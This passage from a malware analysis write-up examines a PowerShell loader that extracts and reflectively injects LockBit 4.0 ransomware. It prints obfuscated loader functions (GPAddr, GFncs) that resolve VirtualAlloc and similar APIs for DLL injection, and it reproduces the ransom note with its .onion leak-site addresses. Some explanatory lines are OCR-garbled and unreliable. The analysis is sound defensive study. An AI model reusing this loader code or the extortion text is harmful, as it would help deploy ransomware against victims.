
What we can do at this stage is take the payload passed as a parameter and attempt to extract it as a file on our computer



```
PS C:\windows\system32> C:\Users\flare\Desktop\ransomware.ps1
An error occurred: Exception calling "WriteAllBytes" with "2" argument(s): "Access to the path 'C:\Users\flare\Desktop' is denied."

PS C:\windows\system32> C:\Users\flare\Desktop\ransomware.ps1
Decompressed data saved to: C:\Users\flare\Desktop\decompressed.exe

PS C:\windows\system32> |
```


Figure 7 Payload extraction

To verify whether the extracted file is in the exe or dll format, we check its hexadecimal values. As shown in the photo, by looking at the header, we can see '4D 5A,' indicating that we are dealing with either an executable file (exe) or a dynamic link library (DLL).



```
Address    00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F  ASCII

00000000:  4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZ..............
00000010:  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ........@.......
00000020:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000030:  00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00  ................
00000040:  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ........!..L.!Th
00000050:  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
00000060:  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS 
00000070:  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode....$.......
00000080:  50 45 00 00 4C 01 06 00  B2 60 A4 62 00 00 00 00  PE..L....`.b....
00000090:  00 00 00 00 E0 00 02 21  0B 01 0E 0C 00 4A 01 00  .......!.....J..
000000A0:  00 80 00 00 00 00 00 00  64 64 01 00 00 10 00 00  ........dd......
000000B0:  00 70 01 00 00 00 00 10  00 10 00 00 00 02 00 00  .p..............
000000C0:  05 00 01 00 00 00 00 00  05 00 01 00 00 00 00 00  ................
000000D0:  00 30 02 00 00 04 00 00  E0 DD 02 00 02 00 40 01  .0............@.
000000E0:  00 00 10 00 00 10 00 00  00 00 40 00 00 10 00 00  ..........@.....
000000F0:  00 00 00 00 10 00 00 00  00 00 00 00 00 00 00 00  ................
00000100:  30 72 01 00 50 00 00 00  00 00 00 00 00 00 00 00  0r..P...........
00000110:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000120:  00 20 02 00 7C 0D 00 00  20 71 01 00 1C 00 00 00  . ..|... q......
00000130:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000140:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000150:  00 00 00 00 00 00 00 00  00 70 01 00 70 00 00 00  .........p..p...
00000160:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000170:  00 00 00 00 00 00 00 00  2E 74 65 78 74 00 00 00  .........text...
00000180:  7E 43 01 00 00 10 00 00  00 44 01 00 00 04 00 00  ~C.......D......
```

Figure 84d5a magic bytes



Detect It Easy v3.07 [Windows 10 Version 2009] (x86_64)

File name: C:\Users\flare\Desktop\decompressed.exe

File type: PE32

File size: 121.50 KiB

Scan: Automatic

Endianness: LE

Mode: 32-bit

Architecture: I386

Type: DLL

PE32
Linker: Microsoft Linker(14.12)[DLL32] S ?

☐ Advanced

✓ Recursive scan ✓ Deep scan ☐ Heuristic scan ✓ Verbose


☐ All types

100%

41 msec

Figure 9dll file

When we checked the file's entropy, we found sectors with values above 7, which indicates code packing. If we place this file on a Windows operating system with Windows Defender enabled, we will notice that the antivirus can identify it as Lockbit ransomware due to its file signature.



Threat quarantined
1/8/2025 9:59 AM

Severe

Detected: Ransom:Win32/Lockbit.HA!MTB
Status: Quarantined
Quarantined files are in a restricted area where they can't harm your device. They will be removed automatically.


Date: 1/8/2025 9:59 AM
Details: This program is dangerous and executes commands from an attacker.

Affected items:

file: C:\Users\[redacted]Desktop\decompressed.exe

Figure 10Lockbit Ransomware

The Do-Exec function takes two parameters. The payload is a relatively long string of characters, stored in the $zipBytes variable, which is converted from a base64 string and then stored in a new variable, $ExeImage, as a byte array.
The call to the Exec function is recorded, as it is the most important function of the malicious file.
'Param' specifies the parameters that the function accepts.



```
function Exec {
  [CmdletBinding()]
  Param (
    [Parameter(Position = 0, Mandatory = $true)][ValidateNotNullOrEmpty()][Byte[]] $PEBytes,
    [Parameter(Position = 1)][String[]] $ComputerName,
    [Parameter(Position = 2)][ValidateSet( 'WString', 'String', 'Void' )]
    [String] $FuncReturnType = 'Void',
    [Parameter(Position = 3)][String] $ExeArgs,
    [Parameter(Position = 4)][Int32] $ProcId,
    [Parameter(Position = 5)][String] $ProcName,
    [Switch] $ForceASLR,
    [Switch] $DoNotZeroMZ
  )
  Set-StrictMode -Version 2
  $RemoteScriptBlock = {
    [CmdletBinding()]
    Param(
      [Parameter(Position = 0, Mandatory = $true)][Byte[]] $PEBytes,
      [Parameter(Position = 1, Mandatory = $true)][String] $FuncReturnType,
      [Parameter(Position = 2, Mandatory = $true)][Int32] $ProcId,
      [Parameter(Position = 3, Mandatory = $true)][String] $ProcName,
      [Parameter(Position = 4, Mandatory = $true)][Bool] $ForceASLR
    )
```

Figure 11 Exec function

[Byte[]] $PEBytes - This is a required parameter that represents a byte array used to create the process.

[String[]] $ComputerName - A string (hostname) where this code will be executed. This parameter is optional.

[String] $FuncReturnType - Specifies the return type of the function. Possible values are 'WString', 'String', or 'Void'. The default value is 'Void'.

[String] $ExeArgs - The arguments to be passed to the executor. This is an optional parameter.

[Int32] $ProcId - The process ID to use. This parameter is optional.


[String] $ProcName - The process name to use. This is also an optional parameter.

[Switch] $ForceASLR - A switch parameter that, if set, forces the activation of Address Space Layout Randomization (ASLR).

[Switch] $DoNotZeroMZ - A switch parameter that, if set, prevents the MZ field (executable file header) from being zeroed.

Set-StrictMode -Version 2 - Enables error handling, helping to detect errors in the code.

The main implementation of the Exec function is located within the $RemoteScriptBlock variable, which contains a total of 28 functions.




```
Function GPAddr {
    Param
    (
        [OutputType([IntPtr])]
        [Parameter( Position = 0, Mandatory = $True )]
        [String]
        $Module,
        [Parameter( Position = 1, Mandatory = $True )]
        [String]
        $Procedure
    )
    .("{1}{2}{3}{0}"-f'riAblE','set-','v','a') ("H0"+"u") ( [TYPE]("{0}{1}" -f'Ap','PdOMaIN') ) ;  ${syS`Te`mAs`sEmB`Ly} =  ( &("{3}{2}{0}{1}"-f'T','-vAriAble','e','g')  ("H0"+"u")  ).vALu
    $UnsafeNativeMethods = $SystemAssembly.GetType('Microsoft.Win32.UnsafeNativeMethods')
    $GetModuleHandle = $UnsafeNativeMethods.GetMethod('GetModuleHandle')
    $GetProcAddress = $UnsafeNativeMethods.GetMethod('GetProcAddress', [reflection.bindingflags] "Public,Static", $null, [System.Reflection.CallingConventions]::Any, @((New-Object System.Ru
    $Kern32Handle = $GetModuleHandle.Invoke($null, @($Module))
    $tmpPtr = New-Object IntPtr
    $HandleRef = New-Object System.Runtime.InteropServices.HandleRef($tmpPtr, $Kern32Handle)
    Write-Output $GetProcAddress.Invoke($null, @([System.Runtime.InteropServices.HandleRef]$HandleRef, $Procedure))
}
```

Figure 12 function GPAddr

1. **Param** - Specifies the parameters that the function accepts:
    - `[String] $Module` - The name of the module (DLL) from which the address will be retrieved.
    - `[String] $Procedure` - The name of the procedure for which the address should be retrieved.
2. **Variable Manipulations and Initialization** - The function includes complex variable manipulations and reflection initializations to dynamically find and use methods from the system assembly. Parts like `"{1}{2}{3}{0}"` are used to construct the names of commands and methods in a coded manner.
3. **Loading** - The code requires the `System` namespace to contain the `UnsafeNativeMethods` method from `Microsoft.Win32`, which provides access to unsafe methods like `GetModuleHandle` and `GetProcAddress`.
4. **Methods for Handling Modules and Procedures**:
    - `$GetModuleHandle` - Retrieves the `GetModuleHandle` method.
    - `$GetProcAddress` - Retrieves the `GetProcAddress` method, which returns a pointer to the specified procedure in the given module.

This function is designed to exploit dangerous methods from `UnsafeNativeMethods`, allowing direct access to addresses in memory.



```
Function GFncs {
    $Win32Functions = New-Object System.Object
    $VirtualAllocAddr = GPAddr kernel32.dll VirtualAlloc
    $VirtualAllocDelegate = GDelT @([IntPtr], [UIntPtr], [UInt32], [UInt32]) ([IntPtr])
    $VirtualAlloc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocAddr, $VirtualAllocDelegate)
    $Win32Functions | Add-Member NoteProperty -Name VirtualAlloc -Value $VirtualAlloc
    $VirtualAllocExAddr = GPAddr kernel32.dll VirtualAllocEx
    $VirtualAllocExDelegate = GDelT @([IntPtr], [IntPtr], [UIntPtr], [UInt32], [UInt32]) ([IntPtr])
    $VirtualAllocEx = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocExAddr, $VirtualAllocExDelegate)
    $Win32Functions | Add-Member NoteProperty -Name VirtualAllocEx -Value $VirtualAllocEx
    $memcpyAddr = GPAddr msvcrt.dll memcpy
    $memcpyDelegate = GDelT @([IntPtr], [IntPtr], [UIntPtr]) ([IntPtr])
    $memcpy = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($memcpyAddr, $memcpyDelegate)
    $Win32Functions | Add-Member -MemberType NoteProperty -Name memcpy -Value $memcpy
    $memsetAddr = GPAddr msvcrt.dll memset
    $memsetDelegate = GDelT @([IntPtr], [Int32], [IntPtr]) ([IntPtr])
    $memset = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($memsetAddr, $memsetDelegate)
    $Win32Functions | Add-Member -MemberType NoteProperty -Name memset -Value $memset
    $LoadLibraryAddr = GPAddr kernel32.dll LoadLibraryA
    $LoadLibraryDelegate = GDelT @([String]) ([IntPtr])
    $LoadLibrary = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($LoadLibraryAddr, $LoadLibraryDelegate)
    $Win32Functions | Add-Member -MemberType NoteProperty -Name LoadLibrary -Value $LoadLibrary
    $GetProcAddressAddr = GPAddr kernel32.dll GetProcAddress
    $GetProcAddressDelegate = GDelT @([IntPtr], [String]) ([IntPtr])
    $GetProcAddress = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($GetProcAddressAddr, $GetProcAddressDelegate)
    $Win32Functions | Add-Member -MemberType NoteProperty -Name GetProcAddress -Value $GetProcAddress
    $GetProcAddressIntPtrAddr = GPAddr kernel32.dll GetProcAddress
    $GetProcAddressIntPtrDelegate = GDelT @([IntPtr], [IntPtr]) ([IntPtr])
    $GetProcAddressIntPtr = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($GetProcAddressIntPtrAddr, $GetProcAddressIntPtrDelegate)
    $Win32Functions | Add-Member -MemberType NoteProperty -Name GetProcAddressIntPtr -Value $GetProcAddressIntPtr
    $VirtualFreeAddr = GPAddr kernel32.dll VirtualFree
    $VirtualFreeDelegate = GDelT @([IntPtr], [UIntPtr], [UInt32]) ([Bool])
    $VirtualFree = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualFreeAddr, $VirtualFreeDelegate)
    $Win32Functions | Add-Member NoteProperty -Name VirtualFree -Value $VirtualFree
    $VirtualFreeExAddr = GPAddr kernel32.dll VirtualFreeEx
```

Figure 13 function GFnc

Achievement HOW EVENT IN function **GFncs .**
GPAddr : it's function The created MORE FrONt THAT GET the address of a procedure BY A module specific .
kernel32.dll: This is *dll* of Windows that CONTAINS functions CoRe THE SYSTEM operational , including **VirtualAlloc** .
VirtualAlloc : This is A function THAT USE ABOUT THE RESERVED OR ABOUT THE CLUE ROOM memory IN SPACE virtual THE process caller .
${WIN32FeUëNctIëoëoNs} | &("{2}{1}{0}"-f' ber ','d- Mem','Ad ') ("{1}{0}{2}{3}"-f' otePrope ', ' N','r','ty ') -Name ("{0}{1}{3}{2}{4}" -f'Vi',' rtualP ','e','rot', ' ct ') -Value ${ VIRTUëAlPRoTëECt }


In summary, this code creates a delegate for the **VirtualProtect function** based on its address and stores it in a Windows function object or collection, allowing **VirtualProtect** to be called directly by other code that can use this object. This mode is typical in scenarios where direct access to operating system functions is needed for memory manipulation or to perform ***low-level tasks. level*** .

Based on the code snippets, there are several elements that are typical for a **DLL injection process** in a Windows application. This code can be used for **DLL injection:**

1. **Using GetProcAddress and GetModuleHandle** : These functions are commonly used to find the addresses of functions in loaded DLLs, which is a common step in DLL injection.
2. **VirtualAlloc and VirtualProtect** : These functions are used to allocate space in virtual memory and change memory protection attributes. This is a common step in DLL injection to create a suitable location for loaded code or to ensure that the memory is executable.
3. **Creating delegates for system functions** : This is another step that can be used to call system functions from loaded code, a common technique in DLL injection schemes to ensure that the loaded DLL can interact with the operating system.
4. **Reference to UnsafeNativeMethods** : The use of these methods suggests that the code is interacting with low-level functions of the operating system, which is also a sign of a possible injection process.


Dynamic Analysis:

If we click on the powershell file, we will see a process named **5182.tmp** that consumes a high percentage **of CPU** .


Task Manager
File Options View
Processes Performance App history Startup Users Details Services


Name	Status	18% CPU	17% Memory	5% Disk	0% Network
5182.tmp (32 bit)		17.6%	32.8 MB	0 MB/s	0 Mbps
System interrupts		0.3%	0 MB	0 MB/s	0 Mbps
Client Server Runtime Process		0.2%	12.7 MB	0 MB/s	0 Mbps
System		0.1%	0.1 MB	0.1 MB/s	0.1 Mbps
Microsoft Windows Search Inde...		0%	16.0 MB	0.2 MB/s	0 Mbps
Desktop Window Manager		0%	70.4 MB	0 MB/s	0 Mbps
Task Manager		0%	17.2 MB	0 MB/s	0 Mbps

After the process is finished executing, what we see is the change in the Windows wallpaper and a file on the desktop **kF0wnCN24.README.txt.** which is the note of **the Lockibt 4.0 ransomware** .



```
~~~ You have been attacked by LockBit 4.0 - the fastest, most stable and immortal ransomware since 2019 ~~~~

>>>>> You must pay us.

Tor Browser Links BLOG where the stolen infortmation will be published:
( often times to protect our web sites from ddos attacks we include ACCESS KEY - ADTISZRLVUMXDJ34RCBZFNO6BNKLEYKYS5FZPNNXK4S2RSHOENUA )
http://lockbit3753ekiocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2id.onion/
http://lockbit3g3ohd3katajf6zaehxz4h4cnhmz5t735zpltywhwpc6oy3id.onion/
http://lockbit3olp7oetlc4tl5zydnoluphh7fvdt5oa6arcp2757r7xkutid.onion/
http://lockbit435xk3ki62yun7z5nhwz6jyjdp2c64j5vge536if2eny3gtid.onion/
http://lockbit4lahhluquhoka3t4spqym2m3dhe66d6lr337glmnlgg2nndad.onion/
http://lockbit6knrauo3qafoksvl742vieqbujxw7rd6ofzdtapjb4rrawqad.onion/
http://lockbit7ouvrsdgtojeoj5hvu6bljqtghitekwpdy3b6y62ixtsu5jqd.onion/

>>>>> What is the guarantee that we won't scam you?
